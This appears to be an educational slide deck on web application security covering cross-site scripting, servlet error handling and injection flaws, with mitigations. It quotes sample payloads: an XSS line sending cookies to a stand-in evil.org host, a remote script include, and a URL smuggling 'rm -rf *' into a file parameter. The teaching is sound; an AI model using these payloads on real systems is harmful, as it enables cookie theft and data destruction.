# Security Vulnerabilities in Web Applications

Brian Booth
Jeremy Handcock
Luis Sanchez
Simon Timms

## Cross-Site Scripting (XSS)

## Cross Site Scripting (XSS)

- Occurs in the production of dynamic pages
- Malicious code is sent as a parameter to the script creating the page
  - Inputted into a form
  - appended to a URL to a CGI
- Parameter values is not validated/filtered
- The malicious code becomes part of the dynamically created page

## Examples of Malicious Code

- <EMBED src=”http://www.sex.com/movies/01.mov”>
- <img src="http://trusted.org/account.asp?ak=<script>document.location.replace('http://evil.org/steal.cgi?'+document.cookie);</script>">
- http://trusted.org/serch.cgi?criteria=<SCRIPT src='http://evil.org/bad_stuff.js'></SCRIPT>

## The Impact of XSS

- Cross Site Scripting can:
  - Read your cookie values
  - Modify your cookie values
    - Include malicious code
  - Alter the page and its content
  - Redirect the user to a completely different page
  - Exploit security holes in the browser
  - Use the perceived trust of the site to gather important information
    - Credit card information

## How to Design Against XSS

- Filter out form input that doesn't resemble what you are expecting
- HTML encode special characters
  - <   Becomes   &lt;
  - >   Becomes   &gt;
  - etc...
- Specify an encoding for the pages you create
  - Avoids having special characters in different encodings being interpreted.

## Improper Error Handling

## Server Error Handling

**Things can go wrong for any number of reasons:**

* bad parameters
* missing resources
* actual bugs
* problem with the application server
* database errors

**A Server has to be prepared for problems, both expected and unexpected.**

There are two points of concern when things go wrong:

* Limiting damage to the server
* Properly informing the client

## Server Error Handling

**There are many things to consider:**

***How much to tell the client?***

Should the server send a generic status code error page, a prose explanation of the problem, or (in the case of a thrown exception) a detailed stack trace? What if the server is supposed to return nontextual content, such as an image?

***How to record the problem?***


Should it be saved to a file, written to the server log, sent to the client, or ignored?

***How to recover?***

Can the same servlet instance handle subsequent requests? Or is the servlet corrupted, meaning that it needs to be reloaded?

The answers to these questions depend on the server and its intended use, and they should be addressed for each server you write on a case-by-case basis. How you handle errors is up to you and should be based on the level of reliability and robustness required for your server.

## *JAVA SERVLET ERROR HANDLING*


java.lang
Exception
JDK base class
RuntimeException
JDK base class for unexpected errors
com.sssw.fw.exception
EboException
Base class for portal exceptions
EboRuntimeException
Unexpected failure
EboApplicationException
Incorrect usage of portal methods or bad arguments
EboApiException
Base class for errors in the calling API methods
EboFactoryException
Failure to instantiate an object using the portal Factory
EboUnsupportedOperationException
The portal element doesn't support the operation
EboInstantiationException
EboDataException
Data rejected by server
EboItemExistenceException
Item already exists, or operation requires item that doesn't exist
EboSecurityException
Security violation
EboSystemException
System error, such as error on server
EboUnrecoverableSystemException
Nontransient error; trying again won't help

## Error handling in servlets

The simplest (and arguably best) way for a servlet to report an error is to use the sendError() method to set the appropriate 400 series or 500 series status code.

For example, when the servlet is asked to return a file that does not exist, it can return SC_NOT_FOUND. When it is asked to do something beyond its capabilities, it can return SC_NOT_IMPLEMENTED. And when the entirely unexpected happens, it can return SC_INTERNAL_SERVER_ERROR.

## *INAPPROPRIATE ERROR HANDLING*

**Don't do this!**
**These examples will not help the application or the user repair a problem:**

```
try
{
// code that could throw an exception
}
catch (Exception e)
{ }

try
{
// code that could throw an exception
}
catch (Exception e)
{
    System.err.println("Exception: " + e.toString() );
    e.printStackTrace(context.getLocale());
}
```

## INAPPROPRIATE ERROR HANDLING

**A better way!!** Do write catch blocks that prepare a message for the user and clean up whatever failed. The catch block can also rethrow the exception so that the calling method handles it.
These catch blocks catch two different exceptions and store an error message in the session. When the component finds a message in the session for the error key, it displays the message to the user. Constants identify the keys used for the session data.

## INAPPROPRIATE ERROR HANDLING

```
catch (EboUnrecoverableSystemException e)
    {
     // send trace to server console
     e.printStackTrace(context.getLocale());
     // save error message for later display
     String errMsg = e.getMessage(context.getLocale());
     m_portalSession.setValue(
         COMP_KEY, ERROR_MESSAGE_KEY, errMsg);
    }
    catch (Exception e)
    {
      // send trace to server console
      e.printStackTrace(context.getLocale());

     // get the appropriate error message for later display
     ResourceBundle myResources =
     ResourceBundle.getBundle("MyResources", context.getLocale());
     String errMsg = myResources.getString("ERR_CAT_UNKWN");
     m_portalSession.setValue(
         COMP_KEY, ERROR_MESSAGE_KEY, errMsg);
    }
```

## Injection Flaws

## Injection Flaws

- Attackers relay malicious code through a web application to another system:
  - System calls
  - Shell commands
  - SQL injection

## Injection Flaws

- What web applications are vulnerable?
  - Vulnerabilities occur whenever an application passes HTTP request information to external resources
  - Applications using exec(), fork(), SQL queries, etc. may be vulnerable

## Injection Flaws

- System calls:
  - http://foo/view_file.php?file=myFile.txt
  - PHP script uses `popen("cat $file", "r");`
  - Sneaky: http://foo/view_file/php?myFile.txt%0B%20rm%20%2Drf%20%2A
  - Attacker has unlimited access to system as web server's user (maybe even root access!)

## Injection Flaws

- SQL injection:
  - Most widespread variety of injection flaw
  - Attacker finds parameter passed to database and embeds malicious SQL
  - Can result in complete database corruption
  - May reveal sensitive information

## Injection Flaws

- Mitigation techniques:
  - Avoid calling external resources whenever possible
  - Validate parameters passed to external resources
  - Ensure parameters are treated as data, not potentially executable content
  - Run systems only with needed privileges

## Injection Flaws

- Mitigation techniques for SQL injection:
  - Use prepared statements and parameterized stored procedures: treat parameters only as data
  - With JDBC, use `PreparedStatement` and parameter substitution instead of `Statement.executeQuery(java.lang.String);`

## References

http://www.novell.com/documentation/director4/docs/help/books/cdErrorHandling.html

http://www.owasp.org